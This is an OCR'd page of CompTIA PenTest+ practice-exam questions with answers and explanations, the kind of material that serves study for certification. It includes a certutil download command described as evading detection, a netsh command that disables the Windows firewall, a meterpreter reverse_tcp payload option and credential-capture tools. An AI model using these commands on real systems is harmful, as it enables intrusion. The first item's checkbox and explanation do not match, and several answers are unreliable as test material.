
Select the two robots.txt entries the penetration tester should recommend for removal:

1. ☐ User-agent: *
2. ☐ Disallow: /search
3. ☐ Allow: /search/about
4. ☐ User-agent: acunetix
5. ☐ crawl-delay: 10
6. ☐ Allow: /search/static
7. ☐ User-agent: Baidu
8. ☐ crawl-delay: 12
9. ☑ Disallow: /Home
10. ☐ User-agent: Slurp
11. ☐ crawl-delay: 20
12. ☐ Allow: /sdch
13. ☐ User-agent: Comptia
14. ☐ Allow: /admin
15. ☐ Allow: /wp-admin
16. ☐ crawl-delay: 15
17. ☐ Allow: /groups
18. ☐ Allow: /?hl=
19. ☐ Allow: /wp-login.php

freecram.net

CompTIA®

Answer:



Explanation:

The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users, themes, and plugins from the robots.txt file.

The two entries in the robots.txt file that the penetration tester should recommend for removal are:

Allow: /admin

Allow: /wp-admin
These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application's backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

NEW QUESTION: 116
An external legal firm is conducting a penetration test of a large corporation. Which of the following would be most appropriate for the legal firm to use in the subject line of a weekly email update?
A. Privileged & Confidential Status Update
B. Action Required Status Update
C. Important Weekly Status Update
D. Urgent Status Update
Answer: (SHOW ANSWER)
Penetration test results are sensitive information and must be handled confidentially.
Privileged & Confidential Status Update (Option A):
Helps ensure compliance with legal and regulatory standards by labeling the report as confidential.
Encourages secure handling by recipients.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Secure Communication and Reporting" Incorrect options:
Option B (Action Required): Suggests an immediate response is needed, which may not always be the case.
Option C (Important Weekly Status Update): Does not emphasize confidentiality.
Option D (Urgent Status Update): Could cause unnecessary alarm unless truly urgent.

NEW QUESTION: 117
A penetration tester cannot complete a full vulnerability scan because the client's WAF is blocking communications. During which of the following activities should the penetration tester discuss this issue with the client?
A. Goal reprioritization
B. Peer review
C. Client acceptance
D. Stakeholder alignment
Answer: (SHOW ANSWER)
* Stakeholder Alignment:
* During stakeholder alignment, the penetration tester and client discuss challenges, constraints, and objectives.
* Addressing WAF interference ensures the scope and goals are adjusted or mitigated to accommodate the issue.
* Why Not Other Options?
* A: Goal reprioritization focuses on internal team adjustments, not client collaboration.
* B: Peer review evaluates findings and methodologies but doesn't involve clients.
* C: Client acceptance occurs post-assessment, not during active engagement.
CompTIA Pentest+ References:
* Domain 1.0 (Planning and Scoping)

NEW QUESTION: 118

Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

A. Articulation of cause

B. Articulation of impact

C. Articulation of escalation

D. Articulation of alignment

Answer: (SHOW ANSWER)

When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here's why the articulation of impact is the most important aspect:

Articulation of Cause (Option A):

This involves explaining the root cause of the vulnerabilities discovered during the penetration test.

Importance: While understanding the cause is essential for long-term remediation and prevention, it does not directly convey the urgency or potential consequences of the vulnerabilities.

Articulation of Impact (Option B):

This involves describing the potential consequences and risks associated with the vulnerabilities. It includes the possible damage, such as data breaches, financial losses, reputational damage, and operational disruptions.

Importance: The impact provides the client with a clear understanding of the severity and urgency of the issues. It helps prioritize remediation efforts based on the potential damage that could be inflicted if the vulnerabilities are exploited.

References: Penetration testing reports and communications that emphasize the impact are more likely to drive action from stakeholders. By focusing on the real-world implications of the vulnerabilities, clients can see the necessity for prompt remediation.

Articulation of Escalation (Option C):

Explanation: This involves detailing how a minor vulnerability could be leveraged to escalate privileges or cause more significant issues.

Importance: While escalation paths are important to understand, they are part of the broader impact assessment. They explain how an attacker might exploit the vulnerability further but do not convey the immediate risk as clearly as impact.

Articulation of Alignment (Option D):

Explanation: This involves aligning the findings and recommendations with the client's security policies, compliance requirements, or business objectives.

Importance: Alignment is useful for ensuring that remediation efforts are in line with the client's strategic goals and regulatory requirements. However, it still doesn't highlight the immediate urgency and potential damage like the articulation of impact does.

Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

NEW QUESTION: 119

Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning

B. Shoulder surfing

C. Tailgating

D. Site survey

Answer: (SHOW ANSWER)

Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.

Tailgating:

Definition: Tailgating occurs when an unauthorized person follows an authorized person into a restricted area without the latter's consent or knowledge. The authorized person typically opens a door or checkpoint, and the unauthorized person slips in behind them.

Example: An attacker waits near the entrance of a building and enters right after an employee, bypassing security measures.

Physical Security:
Importance: Physical security is a crucial aspect of overall security posture. Tailgating exploits human factors and weaknesses in physical security controls.
Prevention: Security measures such as turnstiles, mantraps, and security personnel can help prevent tailgating.
Pentest References:
Physical Penetration Testing: Tailgating is a common technique used in physical penetration tests to assess the effectiveness of an organization's physical security controls.
Social Engineering: Tailgating often involves social engineering, where the attacker relies on the politeness or unawareness of the employee to gain unauthorized access.
By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization's physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.
======

NEW QUESTION: 120

Freecram.net

A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client's current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.
Answer: (SHOW ANSWER)
BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization ' s security defenses and response mechanisms.
Here's why option A is the best choice:
Controlled Testing Environment: BAS tools provide a controlled environment where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat- modeling team indicates potential impacts on internal systems.
Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs, allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client ' s security tools comprehensively.
Feedback and Reporting: These tools provide detailed feedback and reporting on the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.
References from Pentest:
Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.
Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.
Conclusion:
Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client ' s security tools ' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.
======

NEW QUESTION: 121
A penetration tester wants to collect credentials against an organization with a PEAP infrastructure. Which of the following tools should the tester use?
A. InSSIDer

B. HackRF One
C. WiFi-Pumpkin
D. Aircrack-ng
Answer: (SHOW ANSWER)
PEAP is an 802.1X "enterprise" wireless authentication method that uses a TLS tunnel to protect an inner authentication exchange (commonly username/password-based mechanisms). In PenTest+ wireless assessments, credential collection against enterprise Wi-Fi is most often attempted through rogue access point
/ evil twin style attacks combined with social engineering and traffic relaying, where the tester stands up an attacker-controlled AP to entice clients to connect and then captures authentication attempts or harvests credentials via a controlled portal/workflow.
WiFi-Pumpkin is a framework designed to rapidly create rogue APs and support interception and credential- harvesting scenarios, aligning with the objective of collecting credentials during a controlled wireless security test. InSSIDer is primarily for wireless discovery and signal/AP enumeration, not credential collection.
HackRF One is SDR hardware useful for radio experimentation and analysis, but it is not a complete PEAP credential-harvesting workflow by itself. Aircrack-ng is most associated with WPA/WPA2-PSK capture
/cracking and general 802.11 attacks, but it is not the best fit for PEAP credential collection compared with a rogue-AP framework.

Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the **newest PT0-003 exam dumps**, the EduDump.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com PT0-003 dumps with Test Engine here:
https://www.edudump.com/exams/CompTIA/PT0-003/premium/ (**330** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 122
While conducting an assessment, a penetration tester identifies the details for several unreleased products announced at a company-wide meeting. Which of the following attacks did the tester most likely use to discover this information?
A. Eavesdropping
B. Bluesnarfing
C. Credential harvesting
D. SQL injection attack
Answer: (SHOW ANSWER)
* Eavesdropping:
* Eavesdropping involves intercepting communications between parties without their consent. If the details were obtained from a meeting, it likely involved intercepting audio or network communications, such as unsecured VoIP calls, radio signals, or in-room microphones.
* Why Not Other Options?
* B (Bluesnarfing): Targets Bluetooth-enabled devices, which is unlikely to apply to general meeting communications.
* C (Credential harvesting): Focuses on collecting user credentials and does not explain the discovery of product details from a meeting.
* D (SQL injection): Exploits databases and is unrelated to capturing meeting communication.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Techniques for Intercepting Communication

NEW QUESTION: 123

A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host ' s operating stability. Which of the following commands should the tester try first?
A. responder -I eth0 john responder_output.txt < rdp to target >
B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp:// < target_host >
C. msf > use < module_name > msf > set < options > msf > set PAYLOAD windows/meterpreter
/reverse_tcp msf > run
D. python3 ./buffer_overflow_with_shellcode.py < target > 445
Answer: (SHOW ANSWER)
Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked offline. Using Responder has the least impact on the host ' s operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.
Understanding Responder:
Purpose: Responder is used to capture NTLMv2 hashes from a Windows network.
Operation: It listens on the network for LLMNR, NBT-NS, and MDNS requests and responds to them, tricking the client into authenticating with the attacker ' s machine.
Command Breakdown:
responder -I eth0: Starts Responder on the network interface eth0.
john responder_output.txt: Uses John the Ripper to crack the hashes captured by Responder.
< rdp to target > : Suggests the next step after capturing credentials might involve using RDP with the cracked password, but the initial capture is passive and low impact.
Why This is the Best Choice:
Least Impact: Responder passively captures network traffic without interacting directly with the target host's system processes.
Stealth: It operates quietly on the network, making it less likely to cause stability issues or be detected by host- based security mechanisms.
References from Pentesting Literature:
Tools like Responder are discussed in penetration testing guides for initial reconnaissance and credential gathering without causing significant disruptions.
HTB write-ups frequently mention the use of Responder in network-based attacks to capture credentials safely.
Step-by-Step ExplanationReferences:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
======

NEW QUESTION: 124
A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts.
The executive report outlines the following:

Server	High-Severity Vulnerabilities
1. Development sandbox server	32
2. Back-office file transfer server	51
3. Perimeter network web server	14
4. Developer QA server	92

freecram.net
CompTIA

The client is concerned about the availability of its consumer-facing production application. Which of the following hosts should the penetration tester select for additional manual testing?

A. Server 1

B. Server 2

C. Server 3

D. Server 4

Answer: (SHOW ANSWER)

Since the client is worried about the availability of their consumer-facing application, the perimeter network web server (Server 3) is the most critical because:

It is internet-facing, making it a prime target for attackers.

A compromise could lead to data breaches, downtime, or service disruptions.

Even though it has fewer vulnerabilities (14 vs. 92 on QA server), its exposure is higher.

Option A (Development sandbox server) #: Internal and not publicly accessible.

Option B (Back-office file transfer server) #: Important, but not consumer-facing.

Option C (Perimeter web server) #: Correct. Publicly accessible and critical to operations.

Option D (Developer QA server) #: May have more vulnerabilities, but it's less critical.

Reference: CompTIA PenTest+ PT0-003 Official Guide - Prioritizing Vulnerability Testing

NEW QUESTION: 125

During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard-coded credentials most effectively?

A. Run TruffleHog against a local clone of the application

B. Scan the live web application using Nikto

C. Perform a manual code review of the Git repository

D. Use SCA software to scan the application source code

Answer: (SHOW ANSWER)

Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here's an explanation of each option:

Run TruffleHog against a local clone of the application (Answer: A):

TruffleHog is a specialized tool that scans for hard-coded secrets such as passwords, API keys, and other sensitive data within the code repositories.

Effectiveness: It quickly and automatically identifies potential credentials and other sensitive information across thousands of files, making it the most efficient choice under time constraints.

References:

TruffleHog is widely recognized for its ability to uncover hidden secrets in code repositories, making it a valuable tool for penetration testers.

Scan the live web application using Nikto (Option B):

Explanation: Nikto is a web server scanner that identifies vulnerabilities in web applications.

Drawbacks: It is not designed to scan source code for hard-coded credentials. Instead, it focuses on web application vulnerabilities such as outdated software and misconfigurations.

Perform a manual code review of the Git repository (Option C):

Explanation: Manually reviewing code can be thorough but is extremely time-consuming, especially with thousands of files.

Drawbacks: Given the short timeline, this approach is impractical and inefficient for identifying hard-coded credentials quickly.

Use SCA software to scan the application source code (Option D):

Explanation: Software Composition Analysis (SCA) tools are used to analyze open source and third-party components within the code for vulnerabilities and license compliance.

Drawbacks: While SCA tools are useful for dependency analysis, they are not specifically tailored for finding hard-coded credentials.

Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

NEW QUESTION: 126
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:
1 import requests
2 import pathlib
3
4 for url in pathlib.Path(" urls.txt ").read_text().split(" \n "):
5 response = requests.get(url)
6 if response.status == 401:
7 print(" URL accessible ")
Which of the following changes is required?
A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3
Answer: (SHOW ANSWER)
Script Analysis:
Line 1: import requests - Imports the requests library to handle HTTP requests.
Line 2: import pathlib - Imports the pathlib library to handle file paths.
Line 4: for url in pathlib.Path(" urls.txt ").read_text().split(" \n "): - Reads the urls.txt file, splits its contents by newline, and iterates over each URL.
Line 5: response = requests.get(url) - Sends a GET request to the URL and stores the response.
Line 6: if response.status == 401: - Checks if the response status code is 401 (Unauthorized).
Line 7: print(" URL accessible ") - Prints a message indicating the URL is accessible.
Error Identification:
The condition if response.status == 401: is incorrect for determining if a URL is publicly accessible. A 401 status code indicates that the resource requires authentication.
Correct Condition:
The correct condition should check for a 200 status code, which indicates that the request was successful and the resource is accessible.
Corrected Script:
Replace if response.status == 401: with if response.status_code == 200: to correctly identify publicly accessible URLs.
Pentest References:
In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.
The requests library in Python is widely used for making HTTP requests and handling responses.
Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.
By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.
======

NEW QUESTION: 127
During an external penetration test, a tester receives the following output from a tool:

test.comptia.org
info.comptia.org
vpn.comptia.org
exam.comptia.org
Which of the following commands did the tester most likely run to get these results?
A. nslookup -type=SOA comptia.org
B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
D. shodan host comptia.org
Answer: (SHOW ANSWER)
The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here's why option B is correct:
amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.
nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.
nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.
shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.
References from Pentest:
Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.
Horizontall HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.
======

NEW QUESTION: 128
A penetration tester successfully gains access to a Linux system and then uses the following command:
find / -type f -ls > /tmp/recon.txt
Which of the following best describes the tester's goal?
A. Permission enumeration
B. Secrets enumeration
C. User enumeration
D. Service enumeration
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
The find command shown here recursively searches the entire filesystem (/) for files (-type f) and lists them with detailed information (-ls), including file ownership, group, size, and permissions. The results are then redirected into /tmp/recon.txt.
This is typically performed as part of post-exploitation local enumeration to gather information on:
* Files and their permission settings.
* Potential world-writable or sensitive files (e.g., /etc/shadow, SSH keys, config files).
* Misconfigurations that could lead to privilege escalation.
Thus, the tester's main objective is permission enumeration - identifying files and directories with insecure permissions that could be exploited.
Why not the others:
* B. Secrets enumeration: While secrets might later be found in files, the command's intent is general permission/file listing, not targeted secret extraction.
* C. User enumeration: The command doesn't list users or accounts (no /etc/passwd or who queries).

* D. Service enumeration: This doesn't inspect running services or open ports.
CompTIA PT0-003 Objective Mapping:
* Domain 2.0: Information Gathering and Vulnerability Scanning
* 2.5: Perform local enumeration on compromised hosts (e.g., file and permission enumeration).

NEW QUESTION: 129
During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system.
The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?
A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe
Answer: (SHOW ANSWER)
Understanding netsh.exe:
Purpose: Configures network settings, including IP addresses, DNS, and firewall settings.
Firewall Management: Can enable, disable, or modify firewall rules.
Disabling the Firewall:
Command: Use netsh.exe to disable the firewall.
netsh advfirewall set allprofiles state off
Usage in Penetration Testing:
Pivoting: Disabling the firewall can help the penetration tester pivot from one system to another by removing network restrictions.
Command Execution: Ensure the command is executed with appropriate privileges.
References from Pentesting Literature:
netsh.exe is commonly mentioned in penetration testing guides for configuring network settings and managing firewalls.
HTB write-ups often reference the use of netsh.exe for managing firewall settings during network-based penetration tests.
References:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
======

NEW QUESTION: 130
A penetration tester needs to use the native binaries on a system in order to download a file from the internet and evade detection. Which of the following tools would the tester most likely use?
Freecram.net
A. netsh.exe
B. certutil.exe
C. nc.exe
D. cmdkey.exe
Answer: (SHOW ANSWER)
* Certutil.exe for File Downloads:
* certutil.exe is a native Windows utility primarily used for managing certificates but can also be leveraged to download files from the internet.
* Example command:

bash
Copy code
certutil.exe
-urlcache -split -f http://example.com/file.exe file.exe
* Its native status helps it evade detection by security tools.
* Why Not Other Options?
* A (netsh.exe): Used for network configuration but not for downloading files.
* C (nc.exe): Netcat is not native to Windows and would need to be introduced to the system.
* D (cmdkey.exe): Used for managing stored credentials, not downloading files.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 131
During an assessment on a client that uses virtual desktop infrastructure in the cloud, a penetration tester gains access to a host and runs commands. The penetration tester receives the following output:
-rw-r--r-- 1 comptiauser comptiauser 807 Apr 6 05:32 .profile
drwxr-xr-x 2 comptiauser comptiauser 4096 Apr 6 05:32 .ssh
-rw-r--r-- 1 comptiauser comptiauser 3526 Apr 6 05:32 .bashrc
drwxr-xr-x 4 comptiauser comptiauser 4096 May 12 11:05 .aws
-rw-r--r-- 1 comptiauser comptiauser 1325 Aug 21 19:54 .zsh_history
drwxr-xr-x 12 comptiauser comptiauser 4096 Aug 27 14:10 Documents
drwxr-xr-x 16 comptiauser comptiauser 4096 Aug 27 14:10 Desktop
drwxr-xr-x 2 comptiauser comptiauser 4096 Aug 27 14:10 Downloads
Which of the following should the penetration tester investigate first?
A. Documents
B. .zsh_history
C. .aws
D. .ssh
Answer: (SHOW ANSWER)
In a cloud-hosted VDI scenario, the highest-value next step is typically to identify cloud credentials and configuration artifacts that enable access beyond the single desktop instance. The .aws directory is a well- known location where AWS command-line tooling stores sensitive material such as credential profiles and configuration details (for example, access keys, session tokens, default regions, and named profiles).
PenTest+ emphasizes post-exploitation enumeration that targets credential sources capable of expanding access and impact, especially in cloud environments where a single set of keys may permit interacting with storage, compute, identity, and management APIs.
While .ssh can contain private keys useful for pivoting to other servers, in many cloud deployments SSH keys are scoped to specific hosts, whereas cloud access keys can unlock broader control-plane capabilities depending on attached permissions. .zsh_history is valuable for discovering commands and potentially leaked secrets, but it is less direct than immediately checking for structured cloud credentials. User folders like Documents are lower priority compared to credential repositories that can rapidly escalate the assessment's scope of access.

NEW QUESTION: 132
A client recently hired a penetration testing firm to conduct an assessment of their consumer-facing web application. Several days into the assessment, the client's networking team observes a substantial increase in DNS traffic. Which of the following would most likely explain the increase in DNS traffic?

A. Covert data exfiltration
B. URL spidering
C. HTML scraping
D. DoS attack
